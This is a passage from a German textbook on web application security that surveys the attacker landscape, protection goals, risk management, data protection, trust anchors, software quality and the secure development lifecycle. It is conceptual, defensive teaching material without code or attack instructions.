Gleichzeitig werden Angriffe auch deswegen immer raffinierter, weil sich das Täterbild in den letzten Jahren stark geändert hat. Denn längst haben Kriminelle, bis hin zum organisierten Verbrechen, die Möglichkeiten von Cyberangriffen für sich erkannt. Heute ist ein signifikanter Anteil der Angriffe auf Webanwendungen auf diese Tätergruppe zurückzuführen. Insgesamt lassen sich heute drei von vier Vorfällen in Bezug auf den Diebstahl personenbezogener Daten auf jene Tätergruppe zurückführen (vergl. [9]).

Deren Herkunft liegt dabei in mehr als der Hälfte der Fälle in Osteuropa und zu knapp einem Fünftel in den USA. Angreifer aus Asien, allen voran China, spielen dagegen in Bezug auf gezielte Wirtschaftsspionage eine zentrale Rolle. Bei der Masse der Angriffe fallen sie jedoch kaum ins Gewicht.

Das ist jedoch nur die Spitze des Eisberges. Und gerade in Deutschland sieht die Lage besonders bedrohlich aus. Wie aus der Polizeilichen Kriminalitätsstatistik (PKS) des Bunde-

skriminalamtes hervorgeht, hat die Polizei im Jahr 2016 insgesamt 82.649 Online-Verbrechen registriert – ein deutlicher Anstieg gegenüber den Vorjahren. Wobei man mit solchen Statistiken natürlich immer vorsichtig sein muss. So weist diese mittlerweile eine relativ hohe Aufklärungsquote in diesem Bereich aus. Fragt man hierfür zuständige Polizeibeamte jedoch direkt, so erhält man ein anderes Bild. Hinter vorgehaltener Hand hört man immer wieder, dass die Polizei gar nicht die technischen Mittel hat, um hier versiert durchgeführte Angriffe aufzuklären. Im Zweifel seien es vor allem die „Dummen", die gefasst werden.

Neben dem Handel mit gestohlenen Kundendaten (insb. natürlich Kreditkartendaten), wofür im Darknet bereits spezielle Foren existieren, besitzen viele Angriffe auch schlicht einen erpresserischen Hintergrund. Ein recht bekanntes Beispiel aus den letzten Jahren ist der russische Hoster Russian Business Network (RBN), von dem aus Kriminelle im großen Stil weltweit Webseiten angriffen, um Lösegeld von deren Betreibern zu erpressen (vergl. [10]).

Technisch ermöglicht werden solche Angriffe nicht zuletzt durch das Tor-Netzwerk. Dieses erlaubt es Hackern ihre digitalen Spuren völlig zu verschleiern. Das Darknet, welches technisch ebenfalls auf dem Tor-Netzwerk basiert, bietet Hackern zudem einen Markt um sowohl ihre eigenen Dienstleistungen zu vertreiben, als auch um etwa gestohlene Kundendaten zu verkaufen. Dies ermöglicht vor allem die Kryptowährung Bitcoin. Mit ihr ist es Kriminellen möglich, Geldtransaktionen völlig anonym abzuwickeln. Für moderne Kriminelle ist das Internet schlicht viel attraktiver geworden als etwa mit einer Waffe in der Hand eine Bank zu überfallen. Und es gibt momentan auch keine Anzeichen dafür, dass sich dies in naher Zukunft ändern wird – eher im Gegenteil!

Immer häufiger wird in der Presse auch von staatlichen Stellen (bzw. von diesen unterstützten Gruppierungen) berichtet, die aktive Wirtschaftsspionage betreiben. So bezeichnete etwa Googles Chairman Eric Schmidt im Wall Street Journal China als „raffiniertesten und effektivsten Hacker" (vergl. [11]) ausländischer Unternehmen. China ist aber natürlich nicht das einzige Land, welches mit Nachrichtendiensten Wirtschaftsspionage im Web betreibt. Seit den Snowden-Enthüllungen im Jahr 2013 wissen wir, dass nicht zuletzt auch die NSA in diesem Bereich massiv tätig ist. Derart politisch motivierte Gegner mit immensen finanziellen und technischen Möglichkeiten werden als Advanced Persistent Threat (APT) bezeichnet. In den letzten Jahren konnten wir anhand des Stuxnet-Wurms (vergl. [12]) sehen, zu welch hochkomplexen Angriffen diese Dienste fähig sind.

Je nach Geschäftsfeld, in dem ein Unternehmen tätig ist, können aber auch von anderen Gruppen Gefahren ausgehen. Etwa von politischen Aktivisten und natürlich von Wettbewerbern. Ziele solcher Angriffe können von der Beschaffung vertraulicher Informationen über Einschränkung der Verfügbarkeit einer geschäftskritischen Webseite bis hin zu deren böswilliger Umgestaltung reichen. Auch hierbei spielt das angesprochene Darknet eine zentrale Rolle: Will ein Unternehmen nämlich heutzutage etwa Angriffe auf die Webseite eines Mitbewerbers durchführen, so kann es über das Darknet nicht nur völlig anonym Hacker beauftragen, sondern diese per Bitcoins ebenfalls auch anonym bezahlen, ohne dass sich das Geld zu ihm zurückverfolgen lässt. Das Darknet bietet somit gleicherweise Hackern wie Unternehmen mit zwielichtigen Absichten eine perfekte Plattform.

1.4 Was ist Webanwendungssicherheit?

Im nächsten Kapitel wird näher auf konkretere Bedrohungen für Webanwendungen eingegangen und die angestoßene Diskussion fortgeführt. Es wird Ihnen das erforderliche Rüstzeug für das Verständnis der Webanwendungssicherheit an die Hand geben.

1.4.1 Eine Disziplin der IT- und Informationssicherheit

Die IT-Sicherheits-Disziplin der Webanwendungssicherheit (WAS) befasst sich mit Sicherheitsaspekten von Webanwendungen bzw. Anwendungen, die Webtechnologien einsetzen. Die WAS stellt dabei zunächst einmal eine Unterdisziplin der IT-Sicherheit dar. Schließlich ist eine Webanwendung, gleich welchen Typs, immer auch ein IT-System und damit Teil der IT-Sicherheit. Sicherheit bezieht sich dabei immer auf den Schutz von Geschäftsprozessen oder Daten (bzw. Informationen), die einen gewissen Wert darstellen und die wir als Assets bezeichnen.[10] Werden sie von einer Anwendung verarbeitet oder bereitgestellt, so wird auch diese schützenswert und damit zu einem Asset.

▶ **Webanwendungssicherheit:** Die Webanwendungssicherheit (WAS) stellt eine Unterdisziplin der IT-Sicherheit und Informationssicherheit dar, welche sich mit Sicherheitsaspekten von webbasierten Anwendungen, Anwendungskomponenten und Diensten befasst.

Im Zentrum der IT-Sicherheit stehen somit immer Assets, denen ein konkreter Schutzbedarf (siehe Abschn. 3.1.4) zuzuordnen ist. Diesen können wir wiederum an den Schutzzielen bemessen. Die wichtigsten davon sind die sogenannten primären Schutzziele (auch als „Grundwerte“ bezeichnet). Insbesondere wenn eines der ersten beiden Schutzziele maßgeblich eingeschränkt wird, sprechen wir von einer Kompromittierung von Informationen, Daten oder IT-Systemen.

Hintergrund
Schutzziel: Wir sprechen hier von primären Schutzzielen (siehe Tab. 1.2), um diese von den sekundären Schutzzielen abzugrenzen. Dazu zählen z. B. die Authentizität (engl. Authenticity), Nachweisbarkeit (engl. Accountability) sowie Nicht-Abstreitbarkeit (engl. Non-Repudiation). Die sekundären Schutzziele lassen sich dabei stets aus einem oder mehreren primären Schutzzielen ableiten.

Diese Verbindung im Auge zu behalten, ist von großer Bedeutung. Denn dadurch erhalten Maßnahmen, die wir innerhalb der Webanwendungssicherheit definieren und umsetzen, immer einen konkreten Zweck, nämlich den Schutz von Assets. Der Aufwand, der dazu betrieben wird, richtet sich maßgeblich nach dem Wert eines Assets (z. B. einer Information)

[10] Allgemein verstehen wir unter einem Asset alles, was den Wert eines Unternehmens ausmacht, sowohl materieller Natur (z. B. Immobilien, Büroausstattung, IT) als auch solche immaterieller Art (z. B. Patente, Software, Kunden und deren Daten). Auch Mitarbeiter stellen natürlich wichtige Assets eines Unternehmens dar.

Tab. 1.2 Primäre Schutzziele der Informationssicherheit

Schutzziel	Beschreibung	Relevante Bedrohung
Vertraulichkeit (engl. Confidentiality)	Schutz vor unbefugter Preisgabe sensibler Informationen	Offenlegung (engl. Disclosure)
Integrität (engl. Integrity)	Korrektheit (bzw. Unversehrtheit) von Daten, Informationen und Geschäftsprozessen	Zerstörung (engl. Destruction)
Verfügbarkeit (engl. Availability)	Geschäftsprozesse, Daten und Informationen stehen stets wie gewünscht zur Verfügung	Verweigerung (engl. Denial)

bzw. der Höhe eines Risikos für ein solches. Wer sich also etwa ein teures Fahrrad kauft, wird wahrscheinlich auch bereit sein, mehr für ein zusätzliches Schloss auszugeben als jemand, der eines fährt, das fast zusammenbricht. Auf diesen Zusammenhang wird im Verlauf dieses Buches noch mehrfach Bezug genommen. An dieser Stelle bleibt zunächst festzuhalten:

- Das erforderliche Sicherheitsniveau einer Webanwendung ist vor allem abhängig von ihrem Schutzbedarf sowie ihrer Erreichbarkeit.

Häufig wird in diesem Zusammenhang statt auf den Schutzbedarf auf die Geschäftskritikalität einer Anwendung verwiesen – nicht zuletzt, da oft nur letztere für Anwendungen bekannt ist. Dies ist jedoch unzureichend, da sich die Geschäftskritikalität im Grunde nur auf das Schutzziel der Verfügbarkeit bezieht, nicht jedoch auf das der Integrität und vor allem das der Vertraulichkeit.

Schließlich lässt sich zwischen IT-Sicherheit und Webanwendungssicherheit mindestens noch eine weitere Disziplin einziehen, nämlich die der Anwendungssicherheit. Diese liefert uns viele wertvolle Grundsätze, die sich nicht nur auf Webanwendungen, sondern gleicherweise auf viele weitere Arten von Anwendungen beziehen. Im Rahmen dieses Buches wird häufiger der Begriff „Anwendungssicherheit“ verwendet, wenn sich eine Aussage nicht nur auf Webanwendungen im Speziellen, sondern auf Anwendungen im Allgemeinen bezieht.

1.4.2 Nicht dasselbe wie „sichere“ Webanwendungen

Steigen wir gleich mit einer provokanten, aber trotzdem nicht falschen These tiefer in das Thema ein: Das Ziel der Webanwendungssicherheit besteht keinesfalls darin, Webanwendungen „sicher zu machen“. Stattdessen existiert so etwas wie eine „sichere Webanwendung“ praktisch überhaupt nicht, bzw. es lässt sich kaum der Nachweis hierfür erbringen, wenn diese erreichbar ist. Denn es muss immer die Frage gestellt werden: „Sicher wovor?“ und „Sicher in welcher Hinsicht?“ sowie „Wie sicher?“.

Allerdings gibt es ganz bestimmt sehr viele *unsichere* Webanwendungen. Diese lassen sich in vielen Fällen auch recht einfach als solche identifizieren, etwa durch das Vorhandensein einer SQL-Injection-Schwachstelle, über die ein Angreifer sensible Informationen aus der Datenbank auslesen kann. Aber kann eine Anwendung umgekehrt als *sicher* betrachtet werden, nur weil sie keine solchen Schwachstellen besitzt bzw. keine solchen bekannt sind? Oder weil sie eine Vielzahl an Sicherheitsfunktionen verwendet?

Zweckmäßiger ist hier die Einsicht, dass sich der Begriff „sichere Webanwendung" nicht wirklich gut eignet, sondern stattdessen von einem angemessenen Sicherheitsniveau gesprochen werden muss, welches eine Anwendung besitzt oder eben nicht. Anders als die Sicherheit lässt sich das Sicherheitsniveau einer Anwendung durch entsprechende Prüfverfahren zudem auch tatsächlich belegen.

▶ Eine Webanwendung kann unsicher sein und ein bestimmtes Sicherheitsniveau besitzen.

1.4.3 Das Management von (Sicherheits-)Risiken

Aus unternehmerischer Sicht existieren dabei nur zwei Arten von Sicherheitsproblemen: Risiken und Compliance-Verstöße.[11] Ein Risiko lässt sich im Zusammenhang mit der Anwendungssicherheit dabei wie folgt definieren:

▶ **(Sicherheits-)Risiko:** Eine mit der Eintrittswahrscheinlichkeit und dem Schadenspotenzial bewertete Bedrohung, dass ein Sicherheitsproblem in einer Anwendung auftritt bzw. ausgenutzt wird.

Eine Bedrohung stellt dementsprechend ein potenzielles Risiko dar. Der Aspekt der Auswirkung (engl. Impact) spielt hierbei eine entscheidende Rolle und bezieht sich stets auf die Einschränkung eines Schutzzieles (also Vertraulichkeit, Integrität oder Verfügbarkeit) für ein Asset (z. B. vertrauliche Daten). Beispielsweise kann die Offenlegung sensibler Informationen gegenüber einem Dritten eine gravierende Verringerung der Vertraulichkeit und damit einen erheblichen Schaden für dieses (Informations-)Asset darstellen. Durch eine entsprechende Sicherheitslücke bekommt diese Bedrohung eine konkrete Eintrittswahrscheinlichkeit und ist damit ein Risiko.

Ziel der IT- und Informationssicherheit (und damit auch der Webanwendungssicherheit) ist es daher auch, bekannte Risiken auf ein akzeptables Niveau zu senken und geltende Compliance-Anforderungen zu erfüllen.

▶ Im Kern beschäftigen wir uns in der Webanwendungssicherheit mit der Identifikation und Reduktion potenzieller Risiken sowie der Erfüllung relevanter Sicherheitsanforderungen.

[11] Da ein Compliance-Verstoß (z. B. ein Verstoß gegen gesetzliche Vorschriften) häufig auch einen konkreten Schaden (z. B. eine Strafzahlung) zur Folge haben kann, lassen sich diese grundsätzlich ebenfalls als (Compliance-)Risiken sehen.




Abb. 1.12 Strategien zum Umgang mit Risiken

Risiken lassen sich natürlich nur dann identifizieren, wenn auch der jeweilige Business-Kontext einer Anwendung bekannt ist und verstanden wird. Dies darf auch im Rahmen einer technischen Sicherheitsanalyse nicht außer Acht gelassen werden. Daher kann es durchaus vorkommen, dass eine Schwachstelle zwar aus rein technischer Sicht eine hohe Kritikalität besitzt, für ein Unternehmen jedoch ein weitaus geringeres Risiko darstellt als es einem Tester erscheint. Das Verständnis von Risiken ist natürlich auch im Hinblick auf die Definition konkreter Sicherheitsmaßnahmen von zentraler Bedeutung. Schließlich dienen diese keinem Selbstzweck, sondern letztlich der Risikoreduktion. Insgesamt kennen wir vier Strategien, mit denen sich Risiken behandeln lassen (siehe Abb. 1.12).

Die Entscheidung, welche dieser Strategien in Bezug auf ein technisches Risiko in einer Anwendung verfolgt wird, trifft derjenige, dessen Assets (also z. B. Daten) durch dieses Risiko Schaden nehmen können. Wir bezeichnen diesen Stakeholder daher auch als Asset, Product oder Application Owner. In der Regel sollte das verbleibende Restrisiko (engl. Residual Risk) von dieser Rolle akzeptiert werden. Ist dieses jedoch noch sehr hoch kann zusätzlich aber auch die Zustimmung einer übergeordneten Stelle (z. B. oberes Management) eingeholt werden. Auch wenn die Bewertung in der Praxis selten formell durchgeführt wird, findet der Abwägungsprozess im Kopf eines Verantwortlichen immer statt. In vielen Fällen wird er sich dabei sicherlich – aus dem Bauch heraus – für eine Risikoreduktion entscheiden, also für die Auswahl erforderlicher technischer Maßnahmen.

▶ Die Umsetzung einer technischen Sicherheitsmaßnahme, etwa zur Beseitigung einer Sicherheitslücke, stellt immer auch eine Form der Risikoreduktion dar.

Auch die Möglichkeit, identifizierte Schwachstellen auf diese Weise in ein bestehendes IT-Risikomanagement zu überführen und darüber zu tracken, stellt ein wichtiges Argument für die Berücksichtigung von Risiken innerhalb der Webanwendungssicherheit dar.

Auf Risiken wird in diesem Buch immer wieder Bezug genommen, so etwa im Rahmen der Schwachstellenbewertung und natürlich, wenn im Rahmen des letzten Kapitels auf organisatorische Aspekte der Anwendungssicherheit eingegangen wird.

1.4.4 Der Schutz von personenbezogenen Daten

Im letzten Abschnitt wurde gezeigt, wie sich die Einschränkung der Vertraulichkeit sensibler Informationen als Risiko darstellen lässt. Vertrauliche Informationen können unternehmens- und personenbezogen sein, wenn sich diese mit Mitarbeitern, Partnern oder Kunden in Beziehung setzen lassen. Viele Webanwendungen verarbeiten große Mengen personenbezogener Daten, angefangen von Benutzernamen und E-Mail-Adressen über Adress- und Verhaltensdaten bis hin zu Bezahldaten.

Anforderungen an die Sicherheit personenbezogener Daten werden in Deutschland vor allem durch das Bundesdatenschutzgesetz (BDSG) sowie die EU-Datenschutz-Grundverordnung (EU-DSGVO) vorgegeben. Wie es bei den meisten Gesetzen der Fall ist, sind auch diese recht allgemein gehalten und werfen bei der konkreten Anwendung oftmals mehr Fragen auf, als sie beantworten. Das betrifft insbesondere die Einordnung, ob bestimmte Daten nun konkret personenbezogen (bzw. personenbeziehbar) zu bewerten sind oder nicht. Daher ist hier häufig die Konsultation des betrieblichen Datenschutzbeauftragten erforderlich. Natürlich muss hierzu allerdings im Vorfeld in Form einer Datenklassifikation erst einmal spezifiziert werden, welche Arten von Daten durch eine Webanwendung überhaupt verarbeitet werden.

Bei Anwendungen, die Mitarbeiterdaten verarbeiten, muss zudem häufig der Betriebsrat eingebunden bzw. existierende Betriebsvereinbarungen berücksichtigt werden. Gerade bei vielen Webanwendungen spielt der Datenschutz eine sehr wichtige Rolle und sollte daher auch bereits im Rahmen der Entwicklung angemessen berücksichtigt werden. Auf verschiedene Aspekte des Datenschutzes wird in Abschn. 3.4 genauer eingegangen und in dem Zusammenhang werden natürlich auch konkrete technische Maßnahmen für dessen Sicherstellung behandelt.

Generell gilt jedoch, dass sich ein großer Teil der Anforderungen aus dem Datenschutz auf die Datensicherheit bezieht. Durch viele allgemeine Maßnahmen im Bereich der Anwendungssicherheit tragen wir somit auch maßgeblich zu der Verbesserung des Datenschutzes bei.

1.4.5 Der Umgang mit Vertrauen

Das Prinzip des Vertrauens oder der Vertrauenswürdigkeit (engl. „Trust“ bzw. „Trustworthiness“) stellt in der IT-Sicherheit im Allgemeinen und in der Anwendungssicherheit im Speziellen die Grundlage für viele Sicherheitsentscheidungen dar. Dabei sind verschiedene Formen von Vertrauen zu unterscheiden:

- **in Personen und in Organisationen:** in die Integrität der Benutzer, Entwickler, Zulieferer, Administratoren etc.
- **in Software:** Vertrauen, dass Software frei von ausnutzbaren Schwachstellen oder anderen Sicherheitsmängeln ist (auch bekannt unter dem Begriff Software Security Assurance).
- **in Systeme und Prozesse:** z. B. dass die erhaltenen Daten korrekt sind.

Während sich die erste Variante noch stärker dem zwischenmenschlichen Bereich zurechnen lässt, handelt es sich in den beiden anderen um Formen des technischen Vertrauens**.** Im Allgemeinen kann sich Vertrauen maßgeblich auf die erforderlichen Sicherheitsmechanismen auswirken. Im Rahmen der Spezifikation und Implementierung einer Anwendung arbeiten wir dabei sehr stark mit dem Vertrauen zwischen Systemen bzw. Prozessen, welches wir mit Hilfe von Vertrauensgrenzen (engl. Trust Boundaries) und Vertrauenszonen (Trust Zones) darstellen und analysieren können. Wir verwenden dafür häufig den Begriff „architektonisches Vertrauen".

Eine solche systembezogene Vertrauensbeziehung kann dabei sowohl eine bestimmte Richtung (einseitig, beidseitig) als auch eine konkrete Ausprägung (vollständig, teilweise, keine) besitzen. Neben dem direkten Vertrauen, z. B. zwischen zwei Systemen, existiert häufig auch ein indirektes oder transitives Vertrauensverhältnis. Dabei vertraut eine Seite einer anderen nicht direkt, sondern über einen *vertrauenswürdigen Dritten*. Ein Konzept, das wir etwa bei Diensten wie Paypal für Zahlungen im Internet, aber auch bei Authentifizierungssystemen wie Kerberos oder X.509-Zertifikaten häufig vorfinden.

Insbesondere in Bezug auf digitale Zertifikate ist dabei der Begriff des sogenannten Vertrauensankers (Trust Anchor) von zentraler Bedeutung. Ein Vertrauensanker bildet das oberste Element einer Vertrauenskette (bzw. Vertrauenshierarchie), aus dem sich das Vertrauen ableitet und zu dem immer ein direktes Vertrauensverhältnis besteht. Vertrauensanker finden sich zum Beispiel in Form von vorinstallierten Listen von Root-CA-Zertifikaten in jedem modernen Browser wieder. Wird eine über HTTPS aufgerufene Webseite im Browser als vertrauenswürdig angezeigt, so basiert diese Aussage letztlich immer darauf, dass sich in der Vertrauenskette des erhaltenen Zertifikats dieser Seite ein Zertifikat wiederfindet, dem der Browser direkt vertraut, was wiederum ein vorinstalliertes Root-Zertifikat ist.

1.4.6 Ein Aspekt der Softwarequalität

Kommen wir nun zur Anwendungssicherheit und einem anderen wichtigen Themenbereich, nämlich der Beziehung zur Softwarequalität bzw. zur Qualitätssicherung. Sicherheit stellt schließlich genauso ein Qualitätsmerkmal einer Anwendung dar, wie die Bedienbarkeit oder Wartbarkeit. Dies sieht auch die ISO/IEC-Norm 9126 grundsätzlich so. Dort wird Sicherheit als „die Fähigkeit, unberechtigten Zugriff, sowohl versehentlich als auch vorsätzlich, auf Programme und Daten zu verhindern" (vergl. [13]) beschrieben.

Diese Definition ist nicht falsch, jedoch bei weitem nicht ausreichend. Zum einen, da ein unberechtigter Zugriff nur eine von vielen Bedrohungen für eine Anwendung darstellt, zum anderen, weil dieses Qualitätsmodell den Aspekt Sicherheit vor allem als etwas Funktionales definiert, nämlich Zugriffsrechte. Dabei sind es in erste Linie die nicht-funktionalen Eigenschaften, die die Qualität einer Anwendung ausmachen. Funktionale stellen dabei vielmehr die Umsetzung von Sicherheitsanforderungen dar. Die ISO-Norm 9126 ist hier dadurch leider nur bedingt geeignet. Ein deutlich konkreterer Bezug ist in einer Veröffentlichung des US-Verteidigungsministeriums (vergl. [11]) zu finden. Dort werden die folgenden sicherheitsrelevanten Qualitätskriterien genannt:

- **Vertrauenswürdigkeit** (engl. Trustworthiness) **–** Der Grad an Gewissheit, dass die Anwendung frei von Sicherheitsmängeln ist.
- **Zurechenbarkeit** (engl. Dependability) – Der Grad an Gewissheit, dass die Anwendung korrekt und wie vorgesehen arbeitet.
- **Resistenz** (engl. Survivability) – Der Grad an Gewissheit, dass der Schaden im Falle einer Kompromittierung minimal und die Anwendung in einer tolerierbaren Zeit wieder betriebsbereit ist.
- **Konformität** (engl. Conformance) – Die Anwendung sowie deren Erstellungsprozess sind im Einklang mit geltenden Anforderungen, Standards oder Gesetzen.

Im Fall der Zurechenbarkeit und Resistenz ist im Rahmen der Anwendungssicherheit häufig auch von der „Robustheit**“** (einer Anwendung) die Rede. So sieht etwa Gary McGraw das zentrale Ziel der Softwaresicherheit darin, „robuste, hochqualitative und fehlerfreie Software zu entwickeln, die auch unter bösartigen Angriffen stets korrekt funktioniert“ (vergl. [14]). Davon ausgehend lassen sich verschiedene angriffszentrische Qualitätskriterien, wie etwa die Angriffstoleranz oder die Angriffsresilienz, ableiten. Mit solchen nicht-funktionalen Sicherheitsanforderungen (NFSR) werden wir uns in Abschn. 3.1.2 noch eingehender beschäftigen. Wichtig bleibt an diesem Punkt festzuhalten:

▶ Sicherheitsmängel in Webanwendungen stellen vor allem nicht-funktionale Qualitätsmängel dar.




Abb. 1.13 Elemente der organisatorischen (Web-) Anwendungssicherheit

1.4.7 In erster Linie ein organisatorisches Problem

Viele Schwachstellen, Angriffe und natürlich Maßnahmen innerhalb der Webanwendungssicherheit sind vornehmlich technischer Natur. Deshalb kommt häufig der falsche Eindruck auf, dass die Sicherheit einer Webanwendung ebenfalls ein rein technisches Problem ist und diese folglich nur eine Frage der richtigen technischen Maßnahmen darstellt. Das ist natürlich ein Irrtum! Stattdessen basiert Webanwendungssicherheit, wie jede Disziplin der IT- und Informationssicherheit, zentral auf drei Säulen, nämlich Technologie, Menschen und Prozesse (siehe Abb. 1.13) und ist somit nur auf organisatorischer Ebene zu lösen.

Auch der bereits angesprochene Aspekt der Softwarequalität wird innerhalb von Unternehmen keinesfalls nur über technische Maßnahmen, sondern vor allem durch technische und organisatorische Prozesse gewährleistet, die in das Entwicklungs- und Projektvorgehen integriert sind. Dort können Aspekte wie Freigaben, Security (Quality) Gates, auf Sicherheit abgestimmte Change-Management-Prozesse usw. einen großen Einfluss auf die letztlich erzielte Qualität einer Software (bzw. Webanwendung) ausüben. Wir bezeichnen die entsprechende Art von Anforderungen auch als Assurance-Maßnahmen.

Ganz ähnlich verhält es sich auch bei der Anwendungssicherheit, wobei deren Integration in die genannten Prozesse und Vorgehensmodelle in der Regel noch deutlich komplizierter ist und sehr viel Know-how und Mitarbeit auf unterschiedlichen Ebenen erfordert. Die Organisation ist hier im besonderen Maße gefordert. Aufgrund seiner Wichtigkeit wurde der organisatorischen Sicht der (Web-)Anwendungssicherheit ein eigenes Kapitel im hinteren Teil dieses Buches gewidmet, das die stark technik-lastige Diskussion der folgenden Kapitel abrundet.

1.4.8 Ein Querschnittsthema

Jede Anwendung besitzt einen Lebenszyklus. Dieser reicht von ihrer Idee, über Planung und Entwicklung, die verschiedenen Teststufen bis hin zur Inbetriebnahme und endet erst bei ihrer Außerbetriebnahme. Sicherheit ist dabei ein Querschnittsthema, das jede einzelne Phase dieses Lebenszyklus betrifft und in jeder Phase angemessen berücksichtigt werden muss. Überall können nämlich Sicherheitsprobleme in die Anwendung eingebaut oder übersehen werden. Je später deren Beseitigung erfolgt, desto höher werden die hierfür erforderlichen Kosten. Dieser Zusammenhang ist in Abb. 1.14 veranschaulicht.

Die US-amerikanische Standardisierungsbehörde NIST (National Institute of Standards and Technology) geht davon aus, dass die Kosten zur Beseitigung eines Softwarefehlers (engl. Defects) in der Produktivphase einer Anwendung um den Faktor 30 höher ist als innerhalb der Implementierung (vergl. [9]).[12] In der Praxis werden daher dort häufig nur

[12] Natürlich trifft dies vor allem bei nicht-agilen Entwicklungsvorgehen zu, bei denen diese hohen Aufwände nicht zuletzt durch den Change-Prozess bedingt sind. Aber auch hier können Architekturänderungen oder bereits der Austausch einer verwundbaren Bibliothek enorme Aufwände zur Folge haben.




Abb. 1.14 Relative Kosten zur Behebung einer Schwachstelle in der jeweiligen Phase. (Quelle: NIST)

wirklich kritische Fehler behoben. Hinzu kommt, dass sich etwa Fehler auf Ebene der Architektur durch Maßnahmen auf Implementierungsebene nicht ursächlich beheben lassen.

All dies hat große Auswirkungen auf das Sicherheitsniveau einer Anwendung. Keine Anwendung kann mit hohem Sicherheitsniveau erstellt werden, wenn Sicherheit nicht während der gesamten Entwicklung berücksichtigt wurde. Oder um es mit den Worten eines bekannten Denkers der Anwendungssicherheit zu sagen: „Du kannst nicht etwas absichern, was nicht entwickelt wurde, um sicher zu sein“ (vergl. [8]).

Tatsächlich lassen sich rund die Hälfte aller Sicherheitsprobleme auf Fehler im Design oder der Architektur einer Anwendung zurückführen (vergl. [14]). Hinzu kommt, dass sich bereits die Entstehung zahlreicher Implementierungsfehler durch Maßnahmen auf Architekturebene ausschließen lässt. Bezogen auf den Lebenszyklus einer Anwendung lassen sich generell *drei übergeordnete Sicherheitsphasen* unterscheiden, auf die in den nachfolgenden Kapiteln näher eingegangen wird:

1. **Die konzeptionelle Phase:** Innerhalb dieser Phase erfolgt die Spezifikation der Anwendung und notwendiger Vorgaben.
2. **Die Implementierungsphase:** Hier findet die eigentliche Erstellung und auch das Testen auf der Code- und Anwendungsebene statt.
3. **Die betriebliche Phase:** Nachdem die Anwendung fertig erstellt (und ggf. abgenommen) wurde, wird sie durch den Betrieb verantwortet. Das Entwicklungsprojekt ist somit vorbei bzw. konzentriert sich auf die Weiterentwicklung.[13]

Die ersten beiden Phasen, also die der Entwicklung zugrunde liegenden Teilzyklen, werden Software Development Lifecycle (SDLC) genannt. Diese können, je nach gewählter Vorge-

[13] Allerdings kann es auch vorkommen, dass die Entwicklungsteams selbst bestimmte betriebliche Aufgaben ihrer eignen Anwendungskomponenten wahrnehmen. Wir sprechen hier dann von DevOps-Teams.

hensweise, schwer- oder leichtgewichtig, linear oder iterativ sein. Unabhängig von dieser Vorgehensweise finden sich jedoch in jedem Entwicklungsprozess stets mehrere allgemeine Teilprozesse wieder. Nämlich Definition/Planung, Design (Phase 1), Implementierung, Test sowie Deployment (Phase 2). Bei einer agilen, also nicht linearen, Vorgehensweise (wie z. B. Scrum) werden diese Phasen mehrfach und in teilweise sehr kurzen Zyklen (Sprints) durchlaufen. Dort kommen wir mit diesem Denken in einzelnen Phasen nicht mehr wirklich weiter und müssen stattdessen Sicherheit kontinuierlich betrachten. Folglich sprechen wir dort etwa auch von kontinuierlichen Sicherheitstests (engl. Continuous Security Testing).

Im Jahr 2004 hat sich Microsoft im Rahmen seiner zwei Jahre zuvor von Bill Gates persönlich ins Leben gerufenen Trustworthy Computing Initiative (vergl. [10]) den SDLC vorgenommen und hat dabei versucht, innerhalb jedes Teilprozesses sinnvolle Sicherheitsaktivitäten zu spezifizieren. Microsoft nannte diesen „sicheren SDLC“ Secure Development Lifecycle (SDL) (vergl. [15]). Im letzten Kapitel dieses Buches wird auf diesen und andere Ansätze näher eingegangen und in dem Zusammenhang auch konkrete Empfehlungen für unterschiedliche Stakeholder aufgezeigt.

